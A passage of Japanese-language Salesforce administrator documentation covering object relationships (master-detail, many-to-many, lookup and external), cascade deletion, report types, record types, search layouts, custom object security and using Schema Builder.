積み上げ集計項目は2つの主従関係として機能します。主は従レコードで項目を積み上げ集計できますが、副従レコードでは項目を直接積み上げ集計できません。これを実行するために、従レコードには副従レコードの項目の積み上げ集計項目が必要です。これにより、主側は従側の積み上げ集計項目から積み上げることができます。

カスタムレポートタイプでマルチレベルの主従関係を使用できます。カスタムオブジェクトを作成する場合、［レポートを許可］チェックボックスをオンにする必要があります。マルチレベルの主従関係に作成されたカスタムレポートタイプは、組織のカスタムレポートタイプの制限に対してカウントされ、制限を超えた場合、レポートは生成されません。

カスタム連結オブジェクトは、従オブジェクトを持つことはできません。つまり、カスタム連結オブジェクトは、マルチレベルの主従関係で主オブジェクトになることはできません。

カスタムオブジェクトが主従関係の主側である場合、そのオブジェクトは削除できません。主従関係の従側になっているカスタムオブジェクトを削除すると、主従関係が参照関係に変換されます。

従レコードを削除すると、従レコードはごみ箱に移動しますが、主レコードはそのまま残ります。主レコードを削除すると、関連する従レコードおよび副従レコードも削除されます。従レコードを元に戻すと従レコードが元に戻り、主レコードを元に戻すと従レコードおよび副従レコードも元に戻ります。ただし、従レコードを後から削除し、その主レコードを別個に削除すると、参照する主レコードが存在しなくなるため、従レコードを元に戻すことはできません。

ベストプラクティスとして、主従関係で 10,000 件の子レコードを超過しないことをお勧めします。

多対多リレーション

どちらかのマスタレコードが削除されると、連結オブジェクトのレコードが削除され、ごみ箱に格納されます。関連する両方の主レコードが削除された場合、連結オブジェクトレコードは完全に削除され、復元することはできません。

連結オブジェクトのレコードへの共有アクセス権は、ユーザの両方のマスタレコードへのアクセス権と、［共有設定］オプションによって決まります。「カスタムオブジェクトのセキュリティ」(ページ5076)を参照してください。たとえば、主従関係の共有設定オプションで両方の親オブジェクトに対して「参照・更新」権限を要求している場合、連結オブジェクトに対する「参照・更新」権限を持つには両方の親レコードに対して「参照・更新」アクセス権を持つ必要があります。一方、両方の主従関係の共有設定オプションが「参照のみ」ならば、親レコードに対して「参照」権限を持つユーザは、連結オブジェクトに対して「参照・更新」アクセス権を持つことになります。

多対多のリレーションにおいて、関連する連結オブジェクトのレコードが 200 を超えていて、かつ、他方の親オブジェクトで連結オブジェクトを対象とする積み上げ集計項目が作成されている場合は、親レコードを削除できません。このオブジェクトを削除するには、連結オブジェクトのレコード数が 200 を下回るまで手動でレコードを削除します。

連結オブジェクト上で作成する最初の主従関係が、「プライマリ」リレーションになります。これは、連結オブジェクトのレコードの次の点に影響します。

- デザイン: 連結オブジェクトの詳細ページと編集ページでは、プライマリ主オブジェクトの色とアイコンを使用します。
- レコード所有権: 連結オブジェクトのレコードは、プライマリ主オブジェクトのレコードの［所有者］項目の値を継承します。主従関係の従オブジェクトには、参照可能な［所有者］項目がないため、後で連結オブジェクトの両方の主従関係を削除した場合、これが唯一の関連になります。
- ディビジョン: 組織でディビジョンを使用してデータを分類している場合、連結オブジェクトのレコードは、プライマリ主オブジェクトのレコードからディビジョンを継承します。レコード所有権と同様、後で連結オブジェクトの両方の主従関係を削除した場合、これが唯一の関連になります。

連結オブジェクトで作成する第 2 の主従関係は、「セカンダリ」の関係になります。プライマリの主従関係を削除するか参照関係に変換すると、セカンダリの主オブジェクトが「プライマリ」になります。

両方の主オブジェクトに、連結オブジェクトのデータを集計する積み上げ集計項目を作成できます。

連結オブジェクトの数式項目と入力規則で、両方の主オブジェクトの項目を参照できます。

主オブジェクトと連結オブジェクトの両方で、Apex トリガを定義できます。

連結オブジェクトは、別の主従関係の主側であってはいけません。

多対多の自己参照は作成できません。つまり、連結オブジェクトの 2 つの主従関係には、同じ主オブジェクトがあってはいけません。

参照関係

参照項目が省略可能である場合、参照レコードが削除されたときに発生する動作を次の 3 つの中から 1 つ指定できます。

- ［この項目の値をクリアします］これはデフォルトです。項目に、関連付けられた参照レコードの値を含める必要がない場合、その項目をクリアすることをお勧めします。
- ［参照関係に含まれる参照レコードは削除できません］このオプションは、リレーションに構築されたワークフロールールなどの連動関係がある場合に、参照レコードが削除されないように制限します。
- ［このレコードも削除します］カスタムオブジェクトが標準オブジェクトに含まれる場合ではなく、カスタムオブジェクトに参照関係が含まれる場合にのみ使用できます。ただし、参照オブジェクトは標準またはカスタムのいずれかであることができます。参照項目とそれに関連付けられたレコードが緊密に連動しており、関連データを完全に削除する場合に選択します。

  警告: ［このレコードも削除します］を選択すると、カスケード削除が発生する場合があります。カスケード削除はセキュリティと共有設定を無視するため、対象の参照レコードを削除したときに、アクセス権のないレコードも削除される場合があります。レコードが誤って削除されないようにするため、デフォルトではカスケード削除は無効になっています。組織でカスケード削除オプションを有効にするには、Salesforce にお問い合わせください。

  カスケード削除とその関連オプションは、営業時間、コミュニティ、リード、価格表、商品、またはユーザオブジェクトとの参照関係には使用できません。

一連の参照関係では、これらの動作は各レベルの対象項目ごとに独立して機能します。たとえば、項目 A は項目 B の参照対象であり、項目 B は項目 C の参照対象であるとします。A に対しては削除制限を設定できますが、B に対しては設定できません。つまり、A は削除できませんが、B は削除できます。B を削除すると、A と B の間にリレーションはなくなり、C では参照の値が空の値になります。

マルチレベルの参照関係では、次のようなオプションで競合する可能性があります。たとえば、項目 A が項目 B の参照対象であり、項目 B が項目 C の参照対象であるこのシナリオでは、A は B を削除できるけれども、B には C とのリレーションがあるため B を削除できないことを指定できます。A を削除しようとすると、B は C にリンクされているため B を削除できないというエラーが表示されます。

ルックアップリレーションの親レコードが削除されても、子レコードの項目履歴管理には削除は記録されません。たとえば、親取引先が削除されても、子取引先の [取引先履歴] 関連リストに削除は記載されません。

外部オブジェクトのリレーション

参照、外部参照、間接参照のリレーションの一部の動作は特殊であり、制限があります。

- 外部オブジェクトでは、参照関係、外部参照関係、および間接参照関係のみを使用できます。その他のリレーション種別はサポートされていません。
- 外部システムの可用性によっては、ユーザが親レコード詳細ページを表示するときに、子外部オブジェクトの関連リストの読み込み速度が低下することがあります。
- 外部オブジェクトが含まれるリレーションでは、ユーザが親レコードのレコード詳細ページから子レコードを作成できます。ただし、個々の新規子レコードのリレーション項目に、親レコードを識別するための値が自動的に入力されることはありません。
- 同期によって Salesforce 組織の外部オブジェクトにリレーション項目が作成されることはありません。ただし、同期で作成されたカスタム項目のデータ型を参照関係、外部参照関係、または間接参照関係に変更できます。既存のカスタム項目のデータ型を変更する方が、手動で外部オブジェクトにリレーション項目を作成するよりも簡単で効率的です。

  たとえば、外部システムに外部キーリレーションがあるとします。関連テーブルを同期すると、外部キーを識別する外部列用のテキスト項目が組織に作成されます。組織内の外部キーリレーションを反映するには、そのテキスト項目のデータ型を外部参照関係に変更します。

- リレーション項目は、カスタム項目の一種です。そのため、外部オブジェクトのすべてのカスタム項目と同様に、リレーション項目は、外部オブジェクトの同期時に上書きできます。使用する各 Salesforce Connect アダプタの同期に関する考慮事項を参照してください。
- カスケード削除は、外部オブジェクトリレーションでは使用できません。
- Salesforce Classic の場合のみ、外部参照関係項目および間接参照関係項目は予想される親レコード名を表示しません。
  - 外部参照項目は、親オブジェクト ID か、親オブジェクトの外部 ID 標準項目の値を表示します。デフォルトでは、親オブジェクトの外部 ID 標準項目の値が表示されます。ただし、親オブジェクトのカスタム項目に [名前項目] 属性がある場合、親オブジェクト ID が表示されます。
  - 間接参照項目は、親オブジェクトの対象項目の値を表示します。関連レコードを見つけるために、対象項目の値が子オブジェクトの間接参照関係項目の値と照合されます。間接参照項目が作成されるときに、`External ID` および `Unique` 属性を持つ対象項目が選択されます。

- ユーザが外部参照または間接参照関係項目を編集しようとする場合は、親レコードを選択するための参照ダイアログを使用できません。
  - 外部参照関係項目を編集するには、親レコードの `[外部 ID]` 標準項目の値を手動で入力します。
  - 間接参照関係項目を編集するには、親レコードの対象項目の値を手動で入力します。対象項目は、間接参照関係項目が作成されたときに選択された、`External ID` および `Unique` 属性を持つカスタ

ム項目です。関連レコードを判別するために、Salesforce によって対象項目の値が子オブジェクトの間接参照関係項目の値と照合されます。

- 外部参照および間接参照のリレーションでは、親レコードが、子レコードのリレーション項目でクリック可能なリンクとして表示されます。親レコードへのアクセス権がないユーザが子レコードを表示すると、親レコードはリンクではなくプレーンテキストとしてリレーション項目に表示されます。
- ルックアップ検索条件は、外部参照関係項目では使用できません。
- 間接参照関係項目は、外部オブジェクトにのみ作成できます。
- 間接参照関係で親オブジェクトとして使用できるのは、`External ID` および `Unique` 属性を含むカスタム項目があるオブジェクトのみです。間接参照関係項目を作成するときに目的のオブジェクトが表示されない場合は、一意のカスタム外部 ID 項目をそのオブジェクトに追加します。
- 外部システムが、指定した [外部列の名前] 項目で大文字と小文字を区別する値を使用している場合、親オブジェクトの項目でも大文字と小文字を区別することを確認します。親オブジェクトのカスタム項目を定義する場合、[外部 ID]、[一意の]、および [「ABC」と「abc」を別の値として扱う (大文字と小文字を区別する)] を選択します。

レポートへのリレーションの影響

作成するリレーションの種別は、使用可能な標準レポートタイプや分類方法に影響します。これらのレポートタイプにより、次のレポートに含めることのできる関連オブジェクトが決まります。

- 参照関係により、2 つの関連オブジェクトから得られるデータを 1 つのレポートに結合できます。
- 主従関係により、主オブジェクト、従オブジェクト、さらに参照オブジェクトの 3 つのオブジェクトから得られるデータを 1 つのレポートに結合できます。従オブジェクトが複数の参照関係を持つ場合は、それぞれの参照に基づいて、レポートタイプを分けることができます。
- 多対多リレーションには、主オブジェクトと連結オブジェクトを結合した 2 つの標準レポートタイプが用意されています。レポートタイプは次のとおりです。
  - プライマリ主オブジェクトのレポートカテゴリにある「連結オブジェクトとセカンダリオブジェクトが関連するプライマリオブジェクト」
  - セカンダリ主オブジェクトのレポートカテゴリにある「連結オブジェクトとプライマリオブジェクトが関連するセカンダリオブジェクト」

  レポートタイプの主オブジェクトの順序は重要です。先に表示される主オブジェクトによって、レポートに表示されるレコードの範囲が決まります。

各リレーション種別のレポートへの影響を、次の表にまとめました。

リレーション種別	標準レポートタイプ	レポートタイプカテゴリ
ルックアップ	オブジェクト自身 第 1 参照が関連するオブジェクト 第 2 参照が関連するオブジェクト 第 3 参照が関連するオブジェクト	オブジェクトに基づく

リレーション種別	標準レポートタイプ	レポートタイプカテゴリ
主従	主オブジェクト自身 従オブジェクトが関連する主オブジェクト 従オブジェクトと第 1 参照が関連する主オブジェクト 従オブジェクトと第 2 参照が関連する主オブジェクト 従オブジェクトと第 3 参照が関連する主オブジェクト	主オブジェクト
多対多	プライマリ主オブジェクト自身 セカンダリ主オブジェクト自身 連結オブジェクトとセカンダリ主オブジェクトが関連するプライマリ主オブジェクト 連結オブジェクトとプライマリ主オブジェクトが関連するセカンダリ主オブジェクト	プライマリ主オブジェクト および セカンダリ主オブジェクト

カスタムレポートタイプを使用して、参照関係や主従関係など、複数のオブジェクトからより柔軟にデータを結合することができます。

重要: リレーションを参照関係から主従関係に変換したり、またその逆の変換を行うと、各種別のリレーションに対して使用できる標準レポートタイプがさまざまであるために、既存のカスタムレポートが使用できなくなる可能性があります。リレーション種別を変換した後、すぐにカスタムレポートをテストすることをお勧めします。リレーションを元の種別に戻すと、レポートは復元され、また使用できるようになります。

関連トピック:

- オブジェクトリレーションの概要
- 多対多リレーションの作成
- 外部オブジェクトリレーション

カスタムオブジェクトのレコードタイプの作成

ユーザのプロファイルに応じて各ユーザに異なる選択リストとページレイアウトを表示するには、カスタムオブジェクトのレコードタイプを作成します。

1. カスタムオブジェクトのオブジェクト管理設定から、レコードタイプに移動します。
2. [レコードタイプ] 関連リストで [新規] をクリックします。
3. ［既存のレコードタイプからコピーする］ドロップダウンリストから［主］を選択して、使用可能なすべての選択リスト値をコピーするか、既存のレコードタイプを選択して、その選択リスト値をコピーします。

   メモ: 既存のレコードタイプをコピーせずに新しいレコードタイプを作成する場合、新しいレコードタイプには、標準選択リストとカスタム選択リストの両方について自動的にマスタ選択リスト値が含まれます。レコードタイプの選択リスト値はカスタマイズできます。
4. オブジェクト内で一意の［レコードタイプの表示ラベル］を入力します。
5. 説明を入力します。
6. ［有効］を選択して、そのレコードタイプを有効にします。
7. プロファイルの横の［プロファイルの有効］を選択して、そのプロファイルを持つユーザがレコードタイプを使用できるようにします。ヘッダー行にあるチェックボックスをオンにすると、すべてのプロファイルに対してレコードタイプが有効になります。

   ヒント: 各プロファイルが 1 つのレコードタイプに関連付けられている場合、新規レコードの作成時にユーザにレコードタイプの選択が要求されることはありません。
8. 有効にしたプロファイルに対して［デフォルトに設定］を選択すると、そのレコードタイプは、そのプロファイルのユーザのデフォルトのレコードタイプになります。ヘッダー行にあるチェックボックスをオンにすると、そのレコードタイプは、すべてのプロファイルのデフォルトになります。
9. [次へ] をクリックします。
10. ページレイアウトのオプションを選択して、このレコードタイプを持つレコードに対して表示するページレイアウトを決定します。
    - すべてのプロファイルに対して 1 つのページレイアウトを適用するには、［1 つのレイアウトをすべてのプロファイルに適用する］を選択し、ドロップダウンリストからページレイアウトを選択します。
    - ユーザプロファイルに基づいて異なるページレイアウトを適用するには、［プロファイルごとに異なるレイアウトを適用する］を選択し、プロファイルごとにページレイアウトを選択します。
11. [保存] をクリックして、レコードタイプで使用可能な標準選択リストとカスタム選択リストの値を編集するか、[保存 & 新規] をクリックして、別のレコードタイプを作成します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムオブジェクトのレコードタイプを作成する

- 「アプリケーションのカスタマイズ」

関連トピック:

オブジェクト管理設定の検索

カスタムオブジェクト用の検索レイアウトのカスタマイズ

検索結果、ルックアップダイアログ、およびカスタムタブホームページの主要リストに表示されるカスタムオブジェクト項目をカスタマイズできます。検索レイアウトごとに別の項目を表示するように指定できます。設定は、組織内の全ユーザに適用されます。

カスタムリストビューと検索結果に表示するボタンをカスタマイズすることもできます。標準のリストビューボタンを非表示にしたり、カスタムボタンを表示したりできます。標準ボタンは、検索結果レイアウトでは使用できません。カスタムボタンを表示するには、カスタムボタンを作成し、ボタンの [表示の種類] を「リストボタン」にします。

1. カスタムオブジェクトのオブジェクト管理設定から、[検索レイアウト] に移動します。
2. 編集する検索レイアウトの横にある [編集] をクリックします。

   メモ: カスタムタブのホームページで主要なリストに選択した項目は、デフォルトの [すべて] リストビューに表示される列としても、すべての新規リストビューのデフォルトの列としても使用されます。別の列を参照するには、リストビュー自体をカスタマイズします。

3. [選択可能な項目] および [選択済みの項目] 間で項目を移動します。
   - レイアウトに表示する項目をカスタマイズするには、1つ以上の項目を選択して、[追加] または [削除] をクリックします。
   - レイアウトで項目を並び替えるには、[選択済みの項目] で 1 つ以上の項目を選択して、[上へ] または [下へ] をクリックします。
   - 複数の項目を個別に選択するには、Ctrl キーを押しながらクリックします。
   - 複数の項目をグループとして選択するには、Shift キーを押しながらクリックします。
4. [保存] をクリックします。

関連トピック:

検索レイアウトのカスタマイズ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムオブジェクトの検索レイアウトを定義する
- 「アプリケーションのカスタマイズ」

カスタムオブジェクトのセキュリティ

セキュリティ設定を連携させ、カスタムオブジェクトへのアクセス権を非常に柔軟に制御する方法について説明します。

カスタムオブジェクトのセキュリティを、次のレベルで設定します。

- タブ — ユーザプロファイルに基づいて、該当するユーザのカスタムタブを表示します。
- オブジェクト — ユーザが各オブジェクトのレコードを作成、参照、編集、および削除するためのアクセス権限を設定します。
- レコード—ユーザ全員に適用されるデフォルトの共有モデルを設定します。これにより、ユーザが自ら所有していないカスタムオブジェクトのコードに対して持つアクセス権が決まります。
- リレーション — 主従関係の従側になっているオブジェクトの場合に、従レコードの作成、編集または削除を行うために必要な主レコードの共有アクセス権を指定します。これは従オブジェクトの主従関係項目の［共有設定］属性で指定されます。
- 項目 — カスタムオブジェクトのページレイアウトに表示される項目に対するユーザのアクセス権のレベルを設定します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

タブは **Database.com** では使用できません。

次の要件は、主従関係を持たないカスタムオブジェクトに適用されます。

アクション	必要な権限
レコードの作成	「作成」権限 ユーザは、サイドバーの [新規作成] ドロップダウンリストから新規レコードを作成するために、タブを表示させる必要があります。
レコードを参照する	「参照」権限。レコードの所有者でない場合は、「公開/参照のみ」または「公開/参照・更新可能」共有モデル。
レコードを編集する	「編集」権限。レコードの所有者でない場合は、「公開/参照・更新可能」共有モデル。
レコードを削除する	「削除」権限を持っており、レコードの所有者であるか、ロール階層の中でレコードの所有者よりも上位であることが必須。

次の要件は、標準またはカスタムオブジェクトとの間に主従関係を持つカスタムオブジェクトに適用されます。

アクション	必要な権限
レコードの作成	「作成」権限、および関連する主レコードへの「参照」または「参照・更新」権限 (従オブジェクトの主従関係項目の［共有設定］属性の値による)。

アクション	必要な権限
レコードを参照する	「参照」権限、および関連する主レコードに対する参照権限。多対多関係でレコードに2つの主レコードがある場合、ユーザは両方の主レコードに対する参照アクセス権を持っている必要があります。
レコードを編集する	「編集」権限、および関連する主レコードへの「参照」または「参照・更新」権限 (従オブジェクトの主従関係項目の［共有設定］属性の値による)。
レコードを削除する	「削除」権限、および関連する主レコードへの「参照」または「参照・更新」権限 (従オブジェクトの主従関係項目の［共有設定］属性の値による)。 ユーザが関連カスタムオブジェクトのレコードを持つレコードを削除すると、ユーザがそのカスタムオブジェクトに対する削除権限を持っているかどうかに関係なく、関連カスタムオブジェクトのすべてのレコードが削除されます。

代理管理者は、指定されたカスタムオブジェクトのほぼすべての面を管理できますが、オブジェクトのリレーションの作成や変更、組織の共有設定の設定などを行うことはできません。

カスタムオブジェクトの活動の有効化に関するメモ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- カスタムオブジェクトを作成するときに活動を有効化すると、自動的に [活動] 関連リストがデフォルトのページレイアウトに追加されます。活動を有効化すると、カスタムオブジェクトがすでに存在している場合、手動で関連リストをページレイアウトに追加する必要があります。
- カスタムオブジェクトの活動を無効化しても、既存の活動レコードは削除されません。ただし、[活動] 関連リストはカスタムオブジェクトページから削除され、活動が含まれるレポートとカスタムオブジェクトは削除されます。
- カスタムオブジェクトに取引先との主従関係がある場合、カスタムオブジェクトの活動は取引先に積み上げ集計され、取引先の［最終活動日］日付が更新されます。他のレコードタイプに関連するカスタムオブジェクトの場合、活動は積み上げ集計されません。
- メール送信機能や差し込み印刷ドキュメントの作成機能は、カスタムオブジェクトの活動に使用できます。メールは、取引先責任者またはリードに送信する必要があります。
- カスタムオブジェクトレコードの所有者を変更すると、そのカスタムオブジェクトに関連する活動予定も新しいレコード所有者に移行されます。

- ワークフロー ToDo がカスタムオブジェクトに関連付けられている場合、またはモバイル設定で ToDo と行動がカスタムオブジェクトの子データセットである場合、カスタムオブジェクトの活動追跡を無効にすることはできません。
- カスタムオブジェクトレコードは、そのオブジェクトで活動が有効な場合にのみ Salesforce CRM Call Center の通話ログに関連付けることができます。

関連トピック:

カスタムオブジェクトの定義

スキーマビルダーによるカスタムオブジェクトおよび項目の管理

スキーマビルダー

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: すべてのエディション

スキーマビルダーは、すべてのオブジェクトとリレーションをアプリケーションで表示および変更するための動的な環境を提供します。これにより、データモデルまたはスキーマを設計、実装、変更する作業が大幅に簡略化されます。

既存のスキーマを表示したり、ドラッグアンドドロップするだけで新しいカスタムオブジェクト、カスタム項目、リレーションを対話形式で追加したりできます。オブジェクトを移動すると、スキーマビルダーにより変更内容が自動的に実装され、スキーマのレイアウトが保存されます。これにより、ページからページへクリックしてたどり、スキーマでリレーションの詳細を探したり、オブジェクトに新しいカスタム項目を追加したりする手間を省くことができます。

スキーマビルダーは、項目の値、必須項目、オブジェクトの関係などの詳細を、参照関係と主従関係の表示によって提供します。標準オブジェクトとカスタムオブジェクトの両方で、項目および関係を表示できます。

スキーマビルダーはデフォルトで有効化されており、スキーマに次のものを追加できます。

- カスタムオブジェクト
- 参照関係
- 主従関係
- 地理位置情報を除くすべてのカスタム項目

メモ: スキーマビルダーからスキーマをエクスポートすることはできません (スキーマを別の組織で使用する場合など)。

関連トピック:

スキーマビルダーへのアクセス方法

カスタム項目のデータ型

変更セット

スキーマビルダーへのアクセス方法

[設定]から、[クイック検索] ボックスに「スキーマビルダー」と入力し、[スキーマビルダー] を選択します。

スキーマビルダーを使用して、次の操作を実行できます。

- オブジェクトをクリックして、キャンバスの任意のスペースに移動します。オブジェクトを移動すると、スキーマビルダーによりスキーマのレイアウトが保存されます。
- スキーマのオブジェクトのレイアウトを自動的に並び替えるには、[自動レイアウト] をクリックします。

  重要: [自動レイアウト] をクリックしてしまうと、元に戻すことはできません。
- [ビューオプション] をクリックすると、次のことを実行できます。
  - システム名を使用する場合は[要素名を表示]、テキスト値を使用する場合は [要素ラベルを表示]
  - リレーションを表示/非表示
  - 凡例を表示/非表示
- [要素] タブでは、キャンバス上に新しいカスタムオブジェクトおよび項目をドラッグアンドドロップできます。
  - カスタムオブジェクトを作成するには、「スキーマビルダーでオブジェクトを作成する」を参照してください。
  - カスタム項目を作成するには、「スキーマビルダーで項目を作成する」を参照してください。
- [オブジェクト] タブでは、キャンバスに表示するオブジェクトを選択できます。
  - サイドバーのドロップダウンリストをクリックして、オブジェクトのリストを次のように絞り込みます。
    - すべてのオブジェクト
    - 選択されたオブジェクト
    - 標準オブジェクト
    - カスタムオブジェクト
    - システムオブジェクト

      メモ: アプリケーション、API などを使用して作成されたオブジェクトなど、スキーマビルダー以外で作成されたオブジェクトはキャンバスに自動的に表示されません。キャンバスにこのようなオブジェクトを表示するには、スキーマビルダー以外で作成されたオブジェクトのチェックボックスをオンにします。
  - オブジェクトを検索するには、[クイック検索] ボックスにオブジェクトの名前を入力します。
  - キャンバスでオブジェクトを検索するには、オブジェクトのリスト内の 1 つのオブジェクトにマウスポインタを置いて、🔍 をクリックします。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

スキーマビルダーでオブジェクトを参照する
- 「アプリケーションのカスタマイズ」

- 参照関係や主従関係など、リレーションの詳細を表示するには、リレーション行の上にマウスを置きます。キャンバスでオブジェクトを検索するには、オブジェクト名をクリックします。スキーマの読み込みに時間がかかる場合、リレーションを非表示にすることもできます。
- 新規ウィンドウに項目の詳細を表示するには、要素名または表示ラベルを右クリックして、[新規ウィンドウで項目を参照] を選択します。
- カスタム項目のプロパティを編集するには、要素名または表示ラベルを右クリックして、[項目のプロパティを編集] を選択します。
- カスタム項目の権限を管理するには、要素名または表示ラベルをクリックして、[項目権限を管理] を選択します。すべての標準プロファイルとカスタムプロファイルの項目を参照および編集できるかどうかを管理するには、表示されるダイアログボックスを使用します。デフォルトでは、内部プロファイルに割り当てられるカスタム項目の項目レベルセキュリティが、パートナーユーザまたはカスタマーポータルマネージャからコピーされるのではなく、参照可能かつ編集可能に設定されます。数式や積み上げ集計項目など、通常は編集不可能な項目は、参照のみで表示されます。
- をクリックすると、次のことを実行できます。
  - キャンバスのオブジェクトを非表示
  - 新しいウィンドウで [オブジェクトを参照する] の詳細を見る
  - 新しいウィンドウで [ページレイアウトを表示] の詳細を見る
- オブジェクトに多数の項目がある場合は(リードやキャンペーンなど)、[項目の表示件数を増やす]をクリックしてすべての項目を表示します。
- ズームインするには、 をクリックします。ズームアウトするには、 をクリックします。

  メモ: スキーマビルダーを閉じるときに、ズームレベルは保存できません。
- サイドバーを折りたたむには、 をクリックします。展開するには、 をクリックします。
- 右下角のマップでは、キャンバス上のオブジェクトのレイアウトの概要を示します。オブジェクトのレイアウトで移動するには、マップをクリックします。ズームインした状態でスキーマレイアウトを縦横にパンするには、キャンバスをクリックして押したまま、マウスを動かします。
- スキーマビルダーを閉じてオブジェクトのレイアウトを保存するには、[閉じる] をクリックします。

重要: スキーマに多数のオブジェクトおよび項目が含まれる場合、読み込みに長時間かかる可能性があります。[リレーションを非表示]をクリックすると、スキーマビルダーのパフォーマンスを向上させることができます。

関連トピック:

スキーマビルダーでオブジェクトを作成する
スキーマビルダーで項目を作成する
オブジェクト管理設定の検索

スキーマビルダーでオブジェクトを作成する

スキーマビルダーでカスタムオブジェクトを作成する手順は、次のとおりです。

1. [要素] タブをクリックします。
2. [オブジェクト] をクリックして、キャンバスにドラッグします。
3. オブジェクトを定義する情報を入力します。オブジェクト定義の一覧は、「スキーマビルダーのカスタムオブジェクト定義」(ページ 5083)を参照してください。
4. [保存] をクリックします。

関連トピック:

スキーマビルダーのカスタムオブジェクト定義

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

スキーマビルダーで新しいカスタムオブジェクトを作成する
- 「アプリケーションのカスタマイズ」

スキーマビルダーで項目を作成する

スキーマビルダーでカスタム項目を作成する手順は、次のとおりです。

1. [要素] タブをクリックします。
2. 項目をクリックして、キャンバス上のオブジェクトにドラッグします。
3. [項目表示ラベル] を入力します。

   Salesforce により、項目の表示ラベルを使用して [項目名] が入力されます。この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初が文字である、空白を使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。

   カスタム項目名および表示ラベルがそのオブジェクトで一意であるようにしてください。

   - 標準項目とカスタム項目の名前や表示ラベルが同じ場合、差し込み項目にはカスタム項目の値が表示されます。
   - 2つのカスタム項目の名前や表示ラベルが同じ場合、差し込み項目に予期しない値が表示される場合があります。

   Email という項目ラベルを作成し、[メール] というラベルの標準項目がすでにある場合、差し込み項目はそれらの項目を区別できない可能性があります。カスタム項目名に 1 文字追加すると、項目名が一意になります。たとえば、*Email2* のように指定します。
4. カスタム項目の [説明] を入力します。
5. カスタム項目の目的と機能の詳細を説明するには、[ヘルプテキスト] を入力します。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

スキーマビルダーで新しい項目を作成する
- 「アプリケーションのカスタマイズ」

6. 新しいレコードが作成されたときに、カスタム項目に値が自動的に挿入されるようにするには、［デフォルト値］を入力します。
7. 選択したカスタム項目のデータ型に応じて、残りの項目属性を入力します。
8. [保存]をクリックします。

スキーマビルダーを使用して追加した項目は、ページレイアウトに自動的に追加されません。項目の表示場所を指定するようにページレイアウトを編集する必要があります。

スキーマビルダーでカスタムオブジェクトを削除する

スキーマビルダーを使用して、不要になったカスタムオブジェクトを削除できます。

カスタムオブジェクトを削除しようとすると、スキーマビルダーに副次的影響のリストが表示されます。最終的に削除を行う前に、これら副次的影響を受け入れることができることを確認してください。「カスタムオブジェクトの削除」(ページ5055)および「削除されたカスタムオブジェクトの管理」(ページ5057)を参照してください。

1. カスタムオブジェクトのアイコンのをクリックします。
2. [オブジェクトの削除中...] を選択します。オブジェクトの削除による副次的影響を説明するダイアログボックスが表示されます。この情報をよく読んでください。
3. 条件を受け入れる場合は、[カスタムオブジェクトを削除します。] をクリックします。
4. [削除] をクリックします。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

スキーマビルダーでカスタムオブジェクトを削除する
- 「アプリケーションのカスタマイズ」

スキーマビルダーでカスタム項目を削除する

不要になったカスタム項目をスキーマビルダーを使用して削除することで、カスタム項目で画面が乱雑になるのを簡単に回避できます。

カスタム項目を削除しようすると場合、スキーマビルダーでは副次的影響のリストが表示されます。最終的に削除を行う前に、これら副次的影響を受け入れることができることを確認してください。

1. カスタム項目を右クリックします。
2. [項目の削除中...] を選択します。カスタム項目の削除による副次的影響を説明するダイアログボックスが表示されます。この情報をよく読んでください。
3. 条件を受け入れる場合は、[はい。カスタム項目を削除します。] をクリックします。
4. [削除] をクリックします。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

スキーマビルダーでカスタム項目を削除する
- 「アプリケーションのカスタマイズ」

スキーマビルダーのカスタムオブジェクト定義

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

項目	説明
表示ラベル	ユーザインターフェースページで、オブジェクトを参照するために使用する名前。
表示ラベル (複数形)	オブジェクトの複数形の表示ラベル。このオブジェクトにタブを作成すると、そのタブにこの名前が使用されます。
母音で始まる場合はチェック	組織のデフォルト言語に該当する場合は、表示ラベルの先頭が「a」ではなく「an」にする必要があるかどうか確認します。
オブジェクト名	API を使用しているときにオブジェクトの参照に使用する一意の名前。管理パッケージでは、この一意の名前により、パッケージのインストール時に名前が競合することを防ぎます。[オブジェクト名] 項目には、アンダースコアと英数字のみを使用できます。一意であること、最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。
説明	オブジェクトの説明 (省略可能)。
レコード名	ページレイアウト、リストビュー、関連リスト、検索結果に使用する名前。
データ型	レコード名の項目の種別 (テキストまたは自動採番)。名前の代わりに ID を使用するレコードでは、自動採番が使用されます。自動採番とは、自動的に割り当てられる一意の番号のことです。この項目は常に参照のみの項目です。
レポートを許可	カスタムオブジェクト中のデータをレポートに使用できるようにします。 カスタムオブジェクトのレポートを作成する場合、カスタムオブジェクトが

項目	説明
